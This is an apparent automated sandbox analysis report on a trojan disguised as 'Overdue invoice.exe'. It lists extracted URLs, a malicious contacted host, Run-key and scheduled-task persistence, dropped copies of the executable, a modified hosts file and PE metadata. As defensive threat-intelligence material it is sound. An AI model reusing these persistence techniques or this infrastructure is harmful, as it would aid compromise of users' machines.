http://www.galapagosdesign.com/staff/dennis.htm	Overdue invoice.exe, 00000000.00000002.3 03440759.0000000006B12000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	Overdue invoice.exe, 00000000.00000002.3 03440759.0000000006B12000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://l323GyXsTwT8KsWsK7L.net1-5-21-3853321935-21255632	Overdue invoice.exe, 00000007.00000003.3 15746874.00000000011D4000.00000004.00000 020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	yqWDN.exe, 00000013.00000002.522484179.0 0000000003041000.00000004.00000800.000200 00.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fonts.comn	Overdue invoice.exe, 00000000.00000003.2 53007661.000000000591B000.00000004.00000 800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.253040437.000000000591B 000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	Overdue invoice.exe, 00000000.00000002.3 03440759.0000000006B12000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.depA	Overdue invoice.exe, 00000000.00000003.2 61333763.0000000005909000.00000004.00000 800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/l	Overdue invoice.exe, 00000000.00000003.2 54870128.0000000005904000.00000004.00000 800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comttoF	Overdue invoice.exe, 00000000.00000003.2 61333763.0000000005909000.00000004.00000 800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	Overdue invoice.exe, 00000000.00000003.2 53045863.000000000591E000.00000004.00000 800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.253078124.000000000591B 000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	Overdue invoice.exe, 00000000.00000002.3 03440759.0000000006B12000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	Overdue invoice.exe, 00000000.00000002.3 03440759.0000000006B12000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.de	Overdue invoice.exe, 00000000.00000003.2 61333763.0000000005909000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	Overdue invoice.exe, 00000000.00000002.3 03440759.0000000006B12000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Overdue invoice.exe, 00000000.00000002.2 98765029.000000000294E000.00000004.00000 800.00020000.00000000.sdmp, yqWDN.exe, 0 000000F.00000002.373514445.0000000002CFE 000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	Overdue invoice.exe, 00000000.00000002.3 03440759.0000000006B12000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com=	Overdue invoice.exe, 00000000.00000003.2 60513239.0000000005909000.00000004.00000 800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.sandoll.co.kr=	Overdue invoice.exe, 00000000.00000003.2 54081305.0000000005906000.00000004.00000 800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.comlicF	Overdue invoice.exe, 00000000.00000003.2 61333763.0000000005909000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	Overdue invoice.exe, 00000000.00000002.3 03440759.0000000006B12000.00000004.00000 800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	Overdue invoice.exe, 00000000.00000003.2 61333763.0000000005909000.00000004.00000 800.00020000.00000000.sdmp	false		high
http://https://l323GyXsTwT8KsWsK7L.net8	Overdue invoice.exe, 00000007.00000002.5 21991645.0000000003401000.00000004.00000 800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.agfamonotype.	Overdue invoice.exe, 00000000.00000003.2 65415364.000000000590A000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	Overdue invoice.exe, 00000007.00000002.521991645.0000000003401000.00000004.00000800.00020000.00000000.sdmp, yqWDN.exe, 00000013.00000002.522484179.0000000003041000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cnt-ia	Overdue invoice.exe, 00000000.00000003.254612717.000000000593D000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comoGC	Overdue invoice.exe, 00000000.00000003.297172527.0000000005900000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000002.303053432.0000000005900000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comdc	Overdue invoice.exe, 00000000.00000003.260779440.000000000590A000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.260513239.0000000005909000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://dWZLeu.com	yqWDN.exe, 00000013.00000002.522484179.0000000003041000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sandoll.co.kr$A	Overdue invoice.exe, 00000000.00000003.254081305.0000000005906000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.founder.com.cn/cnz	Overdue invoice.exe, 00000000.00000003.254612717.000000000593D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comd	Overdue invoice.exe, 00000000.00000003.261333763.0000000005909000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.260513239.0000000005909000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn	Overdue invoice.exe, 00000000.00000003.254629796.0000000005904000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.254612717.000000000593D000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.254870128.0000000005904000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.krF1	Overdue invoice.exe, 00000000.00000003.254081305.0000000005906000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlP	Overdue invoice.exe, 00000000.00000003.260820341.0000000005935000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/cabarga.html	Overdue invoice.exe, 00000000.00000003.260820341.0000000005935000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.260841728.0000000005935000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comB.TTFlC	Overdue invoice.exe, 00000000.00000003.260779440.000000000590A000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.260513239.0000000005909000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://l323GyXsTwT8KsWsK7L.net	yqWDN.exe, 00000013.00000002.522484179.0000000003041000.00000004.00000800.00020000.00000000.sdmp, yqWDN.exe, 00000013.00000002.523253401.000000000339C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comm	Overdue invoice.exe, 00000000.00000003.260779440.000000000590A000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.260513239.0000000005909000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cne-d	Overdue invoice.exe, 00000000.00000003.254612717.000000000593D000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.como	Overdue invoice.exe, 00000000.00000003.260779440.000000000590A000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.260513239.0000000005909000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comdC	Overdue invoice.exe, 00000000.00000003.261333763.0000000005909000.00000004.00000800.00020000.00000000.sdmp	false		unknown
http://www.fontbureau.comals	Overdue invoice.exe, 00000000.00000003.261333763.0000000005909000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.comh	Overdue invoice.exe, 00000000.00000003.253303468.000000000591B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.comc	Overdue invoice.exe, 00000000.00000003.253356717.000000000591B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
206.183.111.188	mail.jkudyog.com	United States		133296	WEBWERKS-AS-INWebWerksIndiaPvtLtdIN	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635084
Start date and time: 27/05/202212:52:12	2022-05-27 12:52:12 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Overdue invoice.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@15/8@3/2
EGA Information:	• Successful, ratio: 80%
HDC Information:	• Successful, ratio: 0.3% (good quality ratio 0.2%) • Quality average: 36.5% • Quality standard deviation: 31.4%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, SgrmBroker.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 20.54.89.106, 52.152.110.14, 52.242.101.226, 20.223.24.244
- Excluded domains from analysis (whitelisted): fs.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com, displaycatalog-rp.md.mp.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net
- Execution Graph export aborted for target Overdue invoice.exe, PID 7124 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:53:25	API Interceptor	703x Sleep call for process: Overdue invoice.exe modified
12:53:45	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run yqWDN C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe
12:53:53	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run yqWDN C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe
12:53:58	API Interceptor	456x Sleep call for process: yqWDN.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Overdue invoice.exe.log

Process:	C:\Users\user\Desktop\Overdue invoice.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87
SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\yqWDN.exe.log

Process:	C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4x84qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHxviYHKhQnoPtHoxHhAHY
MD5:	69206D3AF7D6EFD08F4B4726998856D3
SHA1:	E778D4BF781F7712163CF5E2F5E7C15953E484CF
SHA-256:	A937AD22F9C3E667A062BA0E116672960CD93522F6997C77C00370755929BA87

SHA-512:	CD270C3DF75E548C9B0727F13F44F45262BD474336E89AAEBE56FABFE8076CD4638F88D3C0837B67C2EB3C54055679B07E4212FB3FEDBF88C015EB5DBBCD7F F8
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Ve rsion=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72 e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Cultur e=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly \NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Con figuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp2055.tmp

Process:	C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1645
Entropy (8bit):	5.196427141159646
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBNixYtn:cbh47TlNQ//rydbz9l3YODOLNdq3SQ
MD5:	364FC5EE0A5C3367CC852041FF7A5AF8
SHA1:	2F039FE567DB11CEC74B020B1DC57E7BD20B8CC2
SHA-256:	8037DD1DC6177AFE6038B4A78C79274F4DFFF4A96098ACE279B12517F607EEB8
SHA-512:	AA980A773C0DC2E154EB1D060F3D90F05814E74BCE492C50DC2904D73724BC18ADF7677C127CEF0B98230856AEF47B42E39CE43293B7F7E28A77CEE9DD7980 4
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Pri ncipal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatte ries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Local\Temp\tmpA306.tmp

Process:	C:\Users\user\Desktop\Overdue invoice.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1645
Entropy (8bit):	5.196427141159646
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBNixYtn:cbh47TlNQ//rydbz9l3YODOLNdq3SQ
MD5:	364FC5EE0A5C3367CC852041FF7A5AF8
SHA1:	2F039FE567DB11CEC74B020B1DC57E7BD20B8CC2
SHA-256:	8037DD1DC6177AFE6038B4A78C79274F4DFFF4A96098ACE279B12517F607EEB8
SHA-512:	AA980A773C0DC2E154EB1D060F3D90F05814E74BCE492C50DC2904D73724BC18ADF7677C127CEF0B98230856AEF47B42E39CE43293B7F7E28A77CEE9DD7980 4
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Pri ncipal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatte ries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\dYXeRswtYBrq.exe

Process:	C:\Users\user\Desktop\Overdue invoice.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	731648
Entropy (8bit):	7.384642302436539
Encrypted:	false
SSDEEP:	12288:/52iNKUwVRh6UkRKstKDBi3x0Z5S2EetsSJhjsudQVYJUEKl75jQWmc:x18Ph6UkgstKFkYS270u2VYJUEKlCW
MD5:	21C2F8CC3F1D71FFB036CA3788A346B6
SHA1:	B1F681EB0C5B406BAD2414829D003568AB44982C
SHA-256:	8E68AC628396CBB8619A54FFCE8AEDAE2A20CA23E514813B70C99987175F735D

SHA-512:	4A6BE00ECBE056B5951926A87529A0993D5902841BB491460F8F6EAE1AAB017FF4EE2E8AF3C604AE0540C14B56751F517554AFC863918AB92362B3339A3CE406
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 60%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....H..... .....@.. ..... .@.....@...W.....E.....`..... ..... ..H.....text..... ..... ..`.rsrc....E.....F.....@..@.relo c.....`.....(.....@..B.....|.....H.....P....R.....B....y...1.....z.("....}.....(#...o$...}....*..0.....{.....3.....(.....*.....0.....{....., ...f.....}.....}.....}.....s....o....}.....}....8.....{....o....}.....{....}.....}.....}.....{.....Y}.....{....-...+H.{.....{....X.{....X .;.|.{....Xa}.....}.....{....o....:q....(....+..(.....}.....(..... .*.....n..}.....{.....,.{....o....*..{....*.s%.

C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe

Process:	C:\Users\user\Desktop\Overdue invoice.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	731648
Entropy (8bit):	7.384642302436539
Encrypted:	false
SSDEEP:	12288:/52iNKUwVRh6UkRKstKDBi3x0Z5S2EetsSJhjsudQVYJUEKI75jQWmc:x18Ph6UkgstKFkYS270u2VYJUEKlCW
MD5:	21C2F8CC3F1D71FFB036CA3788A346B6
SHA1:	B1F681EB0C5B406BAD2414829D003568AB44982C
SHA-256:	8E68AC628396CBB8619A54FFCE8AEDAE2A20CA23E514813B70C99987175F735D
SHA-512:	4A6BE00ECBE056B5951926A87529A0993D5902841BB491460F8F6EAE1AAB017FF4EE2E8AF3C604AE0540C14B56751F517554AFC863918AB92362B3339A3CE406
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 60%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....H..... .....@.. ..... .@.....@...W.....E.....`..... ..... ..H.....text..... ..... ..`.rsrc....E.....F.....@..@.relo c.....`.....(.....@..B.....|.....H.....P....R.....B....y...1.....z.("....}.....(#...o$...}....*..0.....{.....3.....(.....*.....0.....{....., ...f.....}.....}.....}.....s....o....}.....}....8.....{....o....}.....{....}.....}.....}.....{.....Y}.....{....-...+H.{.....{....X.{....X .;.|.{....Xa}.....}.....{....o....:q....(....+..(.....}.....(..... .*.....n..}.....{.....,.{....o....*..{....*.s%.

C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\Overdue invoice.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64 E
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\System32\drivers\etc\hosts

Process:	C:\Users\user\Desktop\Overdue invoice.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	835
Entropy (8bit):	4.694294591169137
Encrypted:	false
SSDEEP:	24:QWDZh+ragzMZfuMMs1L/JU5fFCkK8T1rTt8:vDZhyoZWM9rU5fFcP
MD5:	6EB47C1CF858E25486E42440074917F2
SHA1:	6A63F93A95E1AE831C393A97158C526A4FA0FAAE
SHA-256:	9B13A3EA948A1071A81787AAC1930B89E30DF22CE13F8FF751F31B5D83E79FFB
SHA-512:	08437AB32E7E905EB11335E670CDD5D999803390710ED39CBC31A2D3F05868D5D0E5D051CCD7B06A85BB466932F99A220463D27FAC29116D241E8ADAC495FA F
Malicious:	**true**

Preview:	# Copyright (c) 1993-2009 Microsoft Corp...#..# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...#..# This file contains the mappings of IP addresses to host names. Each..# entry should be kept on an individual line. The IP address should..# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one..# space...#..# Additionally, comments (such as these) may be inserted on individual..# lines or following the machine name denoted by a '#' symbol...#..# For example:..#..# 102.54.94.97 rhino.acme.com # source server..# 38.25.63.10 x.acme.com # x client host....# localhost name resolution is handled within DNS itself...#.127.0.0.1 localhost..#.::1 localhost....127.0.0.1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.384642302436539
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Overdue invoice.exe
File size:	731648
MD5:	21c2f8cc3f1d71ffb036ca3788a346b6
SHA1:	b1f681eb0c5b406bad2414829d003568ab44982c
SHA256:	8e68ac628396cbb8619a54ffce8aedae2a20ca23e514813b70c99987175f735d
SHA512:	4a6be00ecbe056b5951926a87529a0993d5902841bb491460f8f6eae1aab017ff4ee2e8af3c604ae0540c14b56751f517554afc863918ab92362b3339a3ce406
SSDEEP:	12288:/52iNKUwVRh6UkRKstKDBi3x0Z5S2EetsSJhjsudQVYJUEKl75jQWmc:x18Ph6UkgstKFkYS270u2VYJUEKlCW
TLSH:	75F4CF20F71FB8D1D66EC6740BB686221EA14D7EFCF9921E5597314B0A31392601BCAF
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....H..... .....@.. .....@.....

File Icon

Icon Hash:	04fcf0b0d4a6e46c

Static PE Info

General

Entrypoint:	0x47fe9a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x628EC311 [Thu May 26 00:00:17 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
